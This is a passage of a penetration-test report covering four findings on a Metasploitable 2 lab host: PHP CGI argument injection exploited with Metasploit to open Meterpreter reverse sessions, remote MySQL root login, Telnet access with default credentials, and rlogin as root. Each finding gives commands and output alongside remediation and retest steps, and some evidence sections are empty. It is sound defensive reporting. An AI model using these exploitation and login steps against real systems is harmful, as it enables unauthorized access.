| **Status** | VERIFIED / EXPLOITED |

## Description

The target HTTP service was tested for PHP CGI argument injection using the Metasploit Framework. The selected module was exploit/multi/http/php_cgi_arg_injection. After configuring the authorized target and callback address, the exploitation attempt successfully established Meterpreter sessions on the target.

## Evidence A — Service Identification


The target was previously identified with an exposed HTTP service on TCP/80:

```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

This exposed web service provided the basis for further PHP CGI vulnerability investigation.

## Evidence B — Vulnerability Validation

Metasploit identified the PHP CGI Argument Injection module and confirmed that the module supports the target service. The module was configured against 192.168.12.40 on TCP/80 with the Kali system at 192.168.12.10 as the callback host.





The first run completed without creating a session. A subsequent controlled exploitation attempt successfully delivered the PHP Meterpreter stage and opened two sessions.

## Evidence C — Successful Exploitation

```
[*] Sending stage (72690 bytes) to 192.168.12.40
[*] Meterpreter session 1 opened (192.168.12.10:4444 -> 192.168.12.40:36026)
[*] Meterpreter session 2 opened (192.168.12.10:4444 -> 192.168.12.40:36027)
```

The resulting Meterpreter session was validated with getuid and sysinfo:




The evidence confirms remote code execution in the context of the www-data account. The supplied evidence does not demonstrate root-level privileges for this finding.

## Technical Analysis

The PHP CGI argument injection condition permits attacker-controlled arguments to be interpreted by the PHP CGI execution path. In the authorized laboratory, the vulnerability was successfully exploited through the HTTP service and resulted in PHP/Linux Meterpreter sessions. The compromised execution context was www-data, which is the web-service account identified by getuid.

## Security Impact

Unauthorized remote code execution through the exposed HTTP service.
Compromise of the web-server execution context as www-data.
Potential access to application files, configuration data and web content available to the compromised account.
Potential modification of files writable by the web-service account.
Potential use of the compromised web context as a foothold for further post-exploitation activity.
Additional privilege escalation may be possible, but root-level access was not demonstrated by the supplied evidence.

## Remediation

Upgrade PHP to a trusted, supported release that is not affected by the PHP CGI argument injection condition.
Remove or disable PHP CGI where it is not operationally required; use a supported PHP execution model appropriate to the application.

Review web-server configuration and restrict execution of unnecessary CGI handlers.
Apply vendor security updates and maintain a current software inventory for web-server components.
Restrict HTTP exposure using firewall rules and network segmentation where appropriate.
Review the web root and server for unauthorized changes following confirmed remote code execution.
Monitor HTTP and PHP execution logs for suspicious requests and unexpected process activity.

## Retest

After remediation, repeat the controlled assessment against TCP/80 and validate that the vulnerable PHP CGI execution path is no longer exposed. Repeat the previously successful module validation in the authorized laboratory. The expected result is that the argument-injection condition is no longer exploitable and no Meterpreter session is created.
Retest Status: PENDING

## References

Metasploit Framework — exploit/multi/http/php_cgi_arg_injection
Nmap service/version enumeration
Metasploit session and getuid validation
Metasploit sysinfo validation

# STL-NET-006

## MySQL 5.0.51a Remote Root Database Access

| | |
|---|---|
| **Finding ID** | STL-NET-006 |
| **Title** | MySQL 5.0.51a Remote Root Database Access |
| **Severity** | CRITICAL |
| **Category** | Database Security / Excessive Privilege / Remote Administrative Access |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | TCP/3306 |
| **Software** | MySQL 5.0.51a-3ubuntu5 |
| **Status** | VERIFIED /EXPLOITED |

## Description

The target's database service was identified as MySQL 5.0.51a-3ubuntu5 on TCP/3306. Controlled validation from the authorized Kali Linux testing system successfully established a remote database connection using the `root` account.

The authenticated session allowed database enumeration using `SHOW DATABASES`, demonstrating access to multiple databases hosted by the target.

## Evidence A — Service Identification

Nmap identified the database service as:

```
┌──(securatechlabs㉿kali)-[~]
└─$ nmap -p3306 -sV 192.168.12.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 01:24 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.12.40
Host is up (0.00037s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:67:F9:60 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
```

This established TCP/3306 as an exposed database service and provided the basis for further validation.

## Evidence B — Successful Remote Database Authentication




The service was accessed from the authorized Kali Linux testing system using the MySQL client:

```
mysql -h 192.168.12.40 -u root --skip-ssl -p
```

The connection successfully returned:

```
Welcome to the MariaDB monitor.
Your MySQL connection id is 3
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
```

This confirms that remote authentication using the `root` database account was successful.

The authenticated session was used to execute:

```
SHOW DATABASES;
```

The target returned:

```
information_schema
dvwa
metasploit
mysql
owasp10
tikiwiki
tikiwiki195
```

This demonstrates successful authenticated access to the database server and visibility of multiple databases.

## Technical Analysis

The target exposes MySQL on TCP/3306 and permits remote authentication using the highly privileged `root` database account. The supplied evidence confirms successful authentication and subsequent enumeration of databases hosted by the target.

## Security Impact

- Unauthorized users with valid access to the database credentials could obtain highly privileged database access.
- Multiple application databases are exposed through the authenticated database service.
- A compromised database account could potentially allow unauthorized viewing or modification of application data, depending on database privileges.
- Remote exposure of an administrative database account increases the attack surface of the target.
- The legacy MySQL version introduces additional software-maintenance and security concerns.

## Remediation

- Disable remote authentication for the MySQL `root` account.
- Create dedicated database accounts for applications and administrative functions.
- Apply least-privilege permissions to each database account.
- Restrict TCP/3306 to authorized hosts and network segments.
- Upgrade the legacy MySQL installation to a supported release.
- Remove unnecessary database exposure from network-accessible interfaces.
- Review authentication configuration and database access logs for unexpected activity.
- Rotate credentials if the exposed administrative credentials are used outside the laboratory.

## Retest

After remediation, repeat Nmap service enumeration against TCP/3306 and attempt the previously demonstrated remote authentication.

Verify that:

1. TCP/3306 is restricted to authorized systems.
2. Remote `root` authentication is disabled.
3. Application accounts have only required privileges.
4. The unsupported MySQL version has been replaced.
5. Unauthorized remote database authentication is no longer possible.

# STL-NET-007

## Telnet Remote Administration with Default Credentials

| | |
|---|---|
| **Finding ID** | STL-NET-007 |
| **Title** | Telnet Remote Administration with Default Credentials |
| **Severity** | HIGH |
| **Category** | Insecure Remote Administration / Weak Authentication |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 23/tcp — Telnet |
| **Software** | Linux telnetd |
| **Status** | VERIFIED / EXPLOITED |

## Description

The target system exposes a Telnet service that permits remote interactive administration. During controlled testing, SecuretechLabs successfully established a Telnet connection to the Metasploitable 2 host.

The service presented the standard Metasploitable login prompt and disclosed the default laboratory credentials:

```
Login with msfadmin/msfadmin to get started
```

The supplied credentials were successfully used to authenticate to the remote system and obtain an interactive shell under the `msfadmin` account.

## Evidence A — Telnet Service Identification

The target was identified as exposing Telnet on TCP/23 during network service enumeration.

```
23/tcp  open  telnet
```

```
23/tcp   open  telnet      Linux telnetd
```

This exposed remote-administration service provided the basis for controlled authentication testing.

## Evidence B — Successful Remote Authentication

A Telnet connection was established from the Kali Linux assessment system:

```
Trying 192.168.12.40...
Connected to 192.168.12.40.
Escape character is '^]'.
```

```
┌──(securatechlabs㉿kali)-[~]
└─$ telnet 192.168.12.40
Trying 192.168.12.40 ...
Connected to 192.168.12.40.
Escape character is '^]'.
```

The remote system subsequently presented:

```
metasploitable login: msfadmin
Password:
```

Authentication was successful and an interactive shell was obtained:

```
Last login: Tue Sep 15 16:56:10 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

msfadmin@metasploitable:~$
```

## Evidence C — Account Validation

The authenticated execution context was verified using:

```
whoami
```

The system returned:

```
msfadmin
```

This confirms that the remote Telnet connection provided authenticated command-line access as the `msfadmin` account.



## Technical Analysis

The target exposes a legacy Telnet-based remote administration service and permits authentication using default credentials.

Telnet provides an insecure remote-administration mechanism because authentication and interactive session traffic are not protected by modern encrypted transport. The successful authentication using the documented default `msfadmin` credentials further increases the exposure associated with the service.

The assessment confirms **authenticated remote shell access as `msfadmin`.**

Root-level access was **not demonstrated** through this finding.

## Security Impact

Successful exploitation of this exposure may provide:

- Unauthorized remote administrative access where the default credentials are known or obtained.
- Interactive command execution under the privileges of the compromised account.
- Exposure of authentication credentials and session information through the use of an unencrypted protocol.
- A potential foothold for subsequent local privilege-escalation activity.
- Increased risk if the same credentials are reused across other services.

The demonstrated access was limited to the privileges available to the `msfadmin` account.

## Remediation

- Disable Telnet where remote administration does not require it.
- Replace Telnet with SSH or another supported encrypted remote-administration protocol.
- Remove default credentials from the system.
- Assign unique credentials to administrative accounts.
- Restrict remote administration services to authorized management networks.
- Apply network firewall controls to prevent unnecessary access to TCP/23.
- Review other exposed services for default or weak authentication mechanisms.
- Monitor authentication logs for unexpected remote access attempts.

## Retest

After remediation, repeat the network service enumeration:

```
nmap -p23 -sV 192.168.12.40
```

Verify that TCP/23 is no longer exposed.

The expected result is:

```
23/tcp closed
```

or:

```
23/tcp filtered
```

where network-level restriction is intentionally applied.

A subsequent Telnet connection attempt should no longer provide an interactive authentication service.

# STL-NET-008

## Insecure rlogin Remote Administration — Root-Level Remote Access

| | |
|---|---|
| **Finding ID** | STL-NET-008 |
| **Title** | Insecure rlogin Remote Administration — Root-Level Remote Access |
| **Severity** | CRITICAL |
| **Category** | Insecure Remote Administration / Unauthenticated or Weakly Controlled Privileged Access |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 513/tcp — rlogin |
| **Software** | Netkit rlogin |
| **Status** | VERIFIED / EXPLOITED |

## Description

The Metasploitable 2 host exposes the legacy **rlogin** remote administration service on TCP/513. During controlled testing, a remote login was established from the Kali assessment system using the `root` account, resulting in an interactive root shell on the target.

## Evidence A — Service Identification

The initial Nmap reconnaissance identified:

```
513/tcp open rlogin Netkit
```




This establishes TCP/513 as an exposed remote administration service.

## Evidence B — Remote Root Login

The following command was executed from Kali:

```
rlogin -l root 192.168.12.40
```

The connection successfully established a shell:

```
root@metasploitable:~#
```

The session also recorded:

```
Last login: Tue Sep 15 21:04:50 EDT 2026 from 192.168.12.10
```


```
┌──(securatechlabs㉿kali)-[~]
└─$ rlogin -l root 192.168.12.40
Last login: Tue Sep 15 21:04:50 EDT 2026 from 192.168.12.10 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# dir
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# ls -l
```

## Evidence C — Privilege Validation




## Technical Analysis

The exposed rlogin service provides a legacy remote administration mechanism that permits privileged remote access to the Metasploitable 2 system.

The assessment evidence demonstrates successful remote access to the `root` account and establishment of an interactive shell. This is substantially more significant than merely identifying TCP/513 as open because the testing independently validated privileged command execution.

## Security Impact

Successful exploitation or abuse of this configuration can provide an attacker with:

- Remote root-level command execution
- Access to files owned by root
- Ability to modify system configuration
- Ability to access or modify application data
- Ability to establish persistence

- Full compromise of the intentionally vulnerable laboratory host

## Remediation

1. Disable `rlogin` and other legacy remote-shell services.
2. Remove unnecessary packages/services providing rlogin functionality.
3. Prevent TCP/513 from being exposed through host/network firewall rules.
4. Use SSH for legitimate remote administration.
5. Review and rotate privileged credentials where appropriate.
6. Review authentication and system logs for unauthorized remote access.

## Retest

After remediation:

```
nmap -p513 -sV 192.168.12.40
```

Expected result:

```
513/tcp closed
```

or:

```
513/tcp filtered
```

Attempting:

```
rlogin -l root 192.168.12.40
```

should no longer provide remote root access.